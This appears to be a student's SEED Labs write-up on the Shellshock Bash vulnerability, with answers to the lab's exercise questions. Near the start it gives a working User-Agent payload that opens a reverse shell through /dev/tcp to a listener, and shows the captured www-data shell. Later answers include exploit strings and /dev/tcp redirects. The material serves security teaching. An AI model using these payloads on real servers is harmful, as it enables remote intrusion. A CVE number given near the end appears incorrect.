
If the assumption is that there is a listener at the attacker/remote user's machine, the web server creates a process that runs the TCP connection to connect to the attacker. This will give the attacker the access to the 'www-data' account that was supposed to be used by legitimate users of the website hosted by the server.

Image from remote-user's perspective sending the malicious input using HTTP GET so that the server will send the reverse shell to listener:



```
[09/16/21]seed@VM:~/.../image_www$ curl -A "() { echo hello; }; echo Content-type: text/plain; echo; /bin/bash -i > /dev/tcp/10.9.0.1/8090 0<&1 2>&1" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { echo hello; }; echo Content-type: text/plain; echo; /bin/bash -i > /dev/tcp/10.9.0.1/8090 0<&1 2>&1
> Accept: */*
>
^C
```

Image from remote-user's perspective in its listening process:



```
[09/16/21]seed@VM:~/.../Shellshock$ nc -lvnp 8090
Listening on 0.0.0.0 8090
Connection received on 10.9.0.80 41548
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@6f47aa594a40:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@6f47aa594a40:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@6f47aa594a40:/usr/lib/cgi-bin$ 
```

Note: To further access higher privileges, you have to do post-exploitation to escalate it.

Shellshock Attack Exercise

3.1) When a shell variable containing a shell function definition is passed down to a child process as an environment variable, what is going to happen to the function definition?

```
=> In the patched version, it will be passed onto an environment variable with the
same name and is passed as data. However in the Shellshock vulnerable bash versions,
it will be passed as a function instead of data. So the data will turn into code in
vulnerable Bash versions.
```

3.2) Assume a Bash program defines a shell function, exports it, and then starts a child process that also runs Bash. Please explain how this function defined in the parent Bash becomes a function in the child Bash.

```
=> So, the function from the parent shell will be stored on a SPECIAL environment
variable that is 'marked' such that once it goes to the child process' that data
stored in that 'marked' environment variable will then be turned into a function for
the child process!
```

3.3) Write a Bash function definition that tries to exploit the Shellshock vulnerability.

```
=> $ export foo='() { echo hello; }; echo world'
```

3.4) Instead of putting an extra shell command after a function definition, we put it at the beginning (see the following example). We then run Bash, which is vulnerable to the Shellshock attack. Will the shell command *echo world* be executed?

```
=> $ export foo='echo world; () { echo hello; }'
=> $ bash

Answer:
=> No, it will not run since the vulnerability ONLY gets triggered when the bash
parser detects a bash function INSIDE an environment variable that is going to be
passed from calling process to its child process. In short, the function on the latter
part will be stored as an actual function in the child process but since the function
is detected AFTER the 'echo world', the 'echo world' will be passed onto a variable
named 'foo' but the function data is stored as function code in child process.
```

Image proof screenshot:

3.5) For the Shellshock vulnerability to be exploitable, two conditions need to be satisfied. What are these two conditions?

```
1. There has to be a channel coming from the remote user to the program that the
server is going to run. In previous cases, the channel is the environment variable.
2. There has to be a bash function detected first that is contained in the environment
variable that is being passed on. This is because the old Bash versions has parse WITH
execute function so not only it parses the function data coming from environment
variable incorrectly, any command written say arbitrarily after the parsing will be
EXECUTED.
```

3.6) How do user inputs get into a remote CGI program (written in Bash) in the form of environment variables?

```
=> Say in the case of a remote user sending an HTTP request to a web server and the
web server executing a CGI program, the web server receives data coming from remote
user and turning it into environment variables for itself. However, the child process
invoked to run the CGI program will ALSO INHERIT those environment variables which is
why the CGI program is able to access the data written by the remote user.
```

3.7) Instead of using a function definition in the Shellshock attack against CGI programs, can we directly put shell commands inside the *User-Agent* field, so when Bash is triggered, the shell command can be executed?

```
=> No, the Shellshock vulnerability will not get triggered and even if we directly put
malicious shell commands at the "User-Agent" field, the command would not get executed
even if there is a CGI program that will get executed. This is because there is NO
FUNCTION detected by the Bash program executed by the child process that is running
the CGI program. Note that for the Shellshock to work, a bash function definition must
be INSIDE an environment variable passed onto the Bash program and when this
vulnerable Bash detects that there is a bash function inside an environment variable,
it will run the parser+execute function which parses the data coming from environment
variable passed and if this detected a function definition, it will execute the bash
function which in turned becomes a function to the child process and so will the next
arbitrary commands AFTER the bash function.
```

3.8) Why was this mistake made? And what lesson did you learn from this mistake? (Research to why there is a parse+execute() function in previous version of Bash.)

3.9) There is another way to send inputs to a CGI program. That is to attach the input in the URL. See the following example.

⇒ http://www.example.com/myprog.cgi?name=value

Can we put our malicious function definition in the value field of the above URL, so when this value gets into the CGI program *myprog.cgi*, the Shellshock vulnerability can be exploited?


```
=> Its not as convenient as it looks since the QUERY_STRING environment variable has
limited space. Also, the data entered in the query is sensitive in a way that the HTTP
GET request will FAIL if special characters are NOT ENCODED. This means immediately
that bash functions are NOT able to go through this channel and so the first condition
to trigger the Shellshock vulnerability is not allowed so does the Shellshock as a
whole.
```

3.10) We run "nc -l 7070" on Machine 1(IP address is 10.0.2.6), and we then type the following command on Machine 2. Describe what is going to happen?

Hint: the default file descriptor is 1.


```
=> $ /bin/cat < /dev/tcp/10.0.2.6/7070 >&0
Equivalent to:
=> $ /bin/cat < /dev/tcp/10.0.2.6/7070 1>&0
Breakdown:
=> THIS machine creates a TCP connection to 10.0.2.6 at port 7070. Then, output coming
from the 10.0.2.6 will be parsed as input for the /bin/cat command AT THIS MACHINE
then, this machine SENDS IT BACK to 10.0.2.6 to print it on its shell. Basically, this
machine reflects back input coming from the listener's machine!
```

Image proof screenshot:
Listener =



```
[09/16/21]seed@VM:~/.../Shellshock$ nc -lvnp 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.80 34544
[09/16/21]seed@VM:~/.../Shellshock$ nc -lvnp 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.80 34548
hello
hello
pwd
pwd
```

Executor =



```
www-data@6f47aa594a40:/usr/lib/cgi-bin$ /usr/lib/cgi-bin$ /bin/cat < /dev/tcp/10.9.0.1/7070 >&0
</lib/cgi-bin$ /bin/cat < /dev/tcp/10.9.0.1/7070 >&0
bash: connect: Connection refused
bash: /dev/tcp/10.9.0.1/7070: Connection refused
www-data@6f47aa594a40:/usr/lib/cgi-bin$ /bin/cat < /dev/tcp/10.9.0.1/7070 >&0
/bin/cat < /dev/tcp/10.9.0.1/7070 >&0
cool
```

3.11) Please describe how you would do the following: run the */bin/cat* program on Machine 1; the program takes its input from Machine 2, and print out its output to Machine 3.

```
=> (Skip for now until you have read the Reverse shell chapter in the book!)
```

3.12) Consider the following program:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char **environ;

int main(){
        char *args[] =
        {
                "/bin/sh", "-c",
                "/bin/ls", NULL
        };
        pid_t pid = fork();

        if(pid == 0){
                /* child process */
                printf("child\n");
                execve(args[0], &args[0], NULL);
        } else if(pid > 0){
                /* parent process */
                printf("parent\n");
        }
        return 0;
}
```

The program forks a child process, and executes the */bin/ls* program using */bin/sh*, which is a symbolic link to */bin/bash*. The program is executed as the following. **Explain what the output of the program will be and why.**

```
=> $ gcc prog.c -o prog
=> $ export foo='() { echo hello; }; echo world;'
=> $ ./prog
```

Answer:
Assuming that the /bin/bash is the vulnerable version, the child process will have bash function from ENV VAR $foo as a function instead of a data passed from a variable. Then, it will print 'echo world' first when the child process is invoked and runs /bin/sh. Which then, runs "/bin/ls" afterwards. Then prints 'parent'. (Or parent first then child will be printed. Not sure which is faster since it depends on the system.) Note that parent and child process is running alongside of one another, so there are a lot of permutations of what the output is.

Note: Play with this by placing the C program in the container of the victim's server.(Not done yet)

3.14) Consider a PHP program running as Apache module, and a CGI program.

```
----------------------------------------------------
The PHP program (test.php):
<?php
        system("/bin/ls -l")
?>
----------------------------------------------------
The CGI program (test.cgi):

#!/bin/sh
/bin/ls -l
```

Both programs invoke */bin/ls* command in a new shell process (*/bin/sh* points to */bin/bash*). If the programs are invoked as the following, please explain the difference in effect of the Shellshock vulnerability on these two cases. What conditions are necessary to exploit shellshock in either case?

```
$ curl -A "() { echo hello; }; echo world;" http://localhost/test.php
OR
```

```
$ curl -A "() { echo hello; }; echo world;" http://localhost/test.cgi
```

Answer:
For the .php program, there are TWO child process created. One is the child process created by the calling process that wants to execute the .php program and the grand child process is the process invoked by the system() command. On the other hand, there are only one child process invoked on the CGI program which is the one invoked by the calling process to execute the CGI program.

The conditions necessary to exploit the shellshock in each cases is that there have to be a function detected inside an environment variable passed from remote user to web server to the program, the channel is an environment variable, and the bash version is vulnerable such that the parser used to parse data in the environment variable converts "function data" to "function code" and executes those when a "function data" is detected including ANY arbitrary command that trails AFTER the detected function data.

Note: Try this out on the VM (not done yet.)

Reverse Shell Exercise

At the end of this Shellshock section, solve the 'Shellshock' box manually in Rangeforce CVE-2014-6217